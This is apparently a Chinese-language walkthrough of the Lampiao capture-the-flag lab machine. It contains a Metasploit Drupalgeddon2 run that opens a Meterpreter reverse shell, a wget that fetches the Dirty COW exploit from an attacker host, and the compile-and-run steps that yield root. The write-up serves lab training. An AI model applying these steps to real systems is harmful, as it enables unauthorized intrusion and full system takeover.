    <a href="#main-content" class="element-invisible element-focusable">Skip to main content</a>
  </div>
    <div id="page-wrapper"><div id="page">
```

列举目录

发现有熟悉的rebots.txt



```
C:\home\kali> dirb http://192.168.1.162:1898/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 21 19:16:49 2022
URL_BASE: http://192.168.1.162:1898/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.162:1898/ ----
==> DIRECTORY: http://192.168.1.162:1898/includes/
+ http://192.168.1.162:1898/index.php (CODE:200|SIZE:11423)
==> DIRECTORY: http://192.168.1.162:1898/misc/
==> DIRECTORY: http://192.168.1.162:1898/modules/
==> DIRECTORY: http://192.168.1.162:1898/profiles/
+ http://192.168.1.162:1898/robots.txt (CODE:200|SIZE:2189)
==> DIRECTORY: http://192.168.1.162:1898/scripts/
+ http://192.168.1.162:1898/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.1.162:1898/sites/
==> DIRECTORY: http://192.168.1.162:1898/themes/
+ http://192.168.1.162:1898/web.config (CODE:200|SIZE:2200)
+ http://192.168.1.162:1898/xmlrpc.php (CODE:200|SIZE:42)
```



192.168.1.162:1898/robots.txt


```
#
# For                 ut the robots.txt standard, see:
# http                /robotstxt.html

User-agent: *
Crawl-delay: 10
# CSS, JS, Images
Allow: /misc/*.css$
Allow: /misc/*.css?
Allow: /misc/*.js$
Allow: /misc/*.js?
Allow: /misc/*.gif
Allow: /misc/*.jpg
Allow: /misc/*.jpeg
Allow: /misc/*.png
Allow: /modules/*.css$
Allow: /modules/*.css?
Allow: /modules/*.js$
Allow: /modules/*.js?
Allow: /modules/*.gif
Allow: /modules/*.jpg
Allow: /modules/*.jpeg
Allow: /modules/*.png
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
Allow: /themes/*.jpeg
Allow: /themes/*.png
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
```

在CHANGELOG.txt文件里面发现了Drupal 的版本是7.54

getshell

通过Kali中的Searchsploit工具可以确定Drupal 7.54这个版本有Drupalgeddon3和Drupalgeddon2漏洞


但是Drupalgeddon3需要身份验证，到目前为止，还没有获取任何用户名密码，所以Drupalgeddon2看起来很有希望




```
C:\home\kali> searchsploit drupal 7.54
------------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                                  |  Path
------------------------------------------------------------------------------------------------ ---------------------------
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                        | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)                     | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution             | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)         | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)                | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit) | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                  | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                              | php/webapps/46459.py
------------------------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```

通过百度知道了Drupalgeddon2的利用方法

```
参考链接：https://www.oreilly.com/library/view/hands-on-web-penetration/9781789953527/7a4d442c-493b-4cae-996
```




```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.1.162    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        1898             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.159    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```



```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.1.159:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 192.168.1.162
[*] Meterpreter session 1 opened (192.168.1.159:4444 → 192.168.1.162:60450) at 2022-01-21 19:35:56 +0800

meterpreter > shell
Process 3257 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

使用python打开交互式shell


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```



```
python -V
Python 2.7.6
python3 -V
Python 3.4.3
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@lampiao:/var/www/html$ 
```

提权


查看用户



```
www-data@lampiao:/var/www/html$ cat /etc/passwd | grep /bin/bash
cat /etc/passwd | grep /bin/bash
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
root:x:0:0:root:/root:/bin/bash
www-data@lampiao:/var/www/html$ 
```

查看系统版本和内核版本

发现这是一台Ubuntu 14.04




```
www-data@lampiao:/var/www/html$ uname -a
uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
www-data@lampiao:/var/www/html$ cat /etc/*release
cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.5 LTS"
NAME="Ubuntu"
VERSION="14.04.5 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.5 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
```

脏牛内核提权


```
https://www.exploit-db.com/exploits/40847
```

将exp下载到靶机



```
www-data@lampiao:/tmp$ wget http://192.168.1.30/40847.cpp
wget http://192.168.1.30/40847.cpp
--2022-01-21 10:14:39--  http://192.168.1.30/40847.cpp
Connecting to 192.168.1.30:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10531 (10K) [text/plain]
Saving to: '40847.cpp'

100%[=====================================>] 10,531      --.-K/s   in 0s

2022-01-21 10:14:39 (458 MB/s) - '40847.cpp' saved [10531/10531]

www-data@lampiao:/tmp$ ls -al
ls -al
total 20
drwxrwxrwt  2 root     root      4096 Jan 21 10:14 .
drwxr-xr-x 21 root     root      4096 Apr 19  2018 ..
-rw-r--r--  1 www-data www-data 10531 Jan 21 10:12 40847.cpp
www-data@lampiao:/tmp$ 
```


编译并执行



```
www-data@lampiao:/tmp$ chmod +x 40847.cpp
chmod +x 40847.cpp
www-data@lampiao:/tmp$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
←Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
www-data@lampiao:/tmp$ ls -la
ls -la
total 60
drwxrwxrwt  2 root     root      4096 Jan 21 10:17 .
drwxr-xr-x 21 root     root      4096 Apr 19  2018 ..
-rwxr-xr-x  1 www-data www-data 10531 Jan 21 10:12 40847.cpp
-rwxr-xr-x  1 www-data www-data 40168 Jan 21 10:17 dcow
www-data@lampiao:/tmp$ ./dcow
./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
www-data@lampiao:/tmp$ 
```

成功获取root用户的密码

切换到root用户，成功得到flag



```
www-data@lampiao:/tmp$ ./dcow
./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
www-data@lampiao:/tmp$ su root
su root
Password: dirtyCowFun

root@lampiao:/tmp# cd
cd
root@lampiao:~# ls
ls
flag.txt
root@lampiao:~# cat flag.txt
cat flag.txt
9740616875908d91ddcdaa8aea3af366
root@lampiao:~# 
```

其他提权脚本

```
https://github.com/mzet-/linux-exploit-suggester
https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679
```

到这里成功完成了该靶机！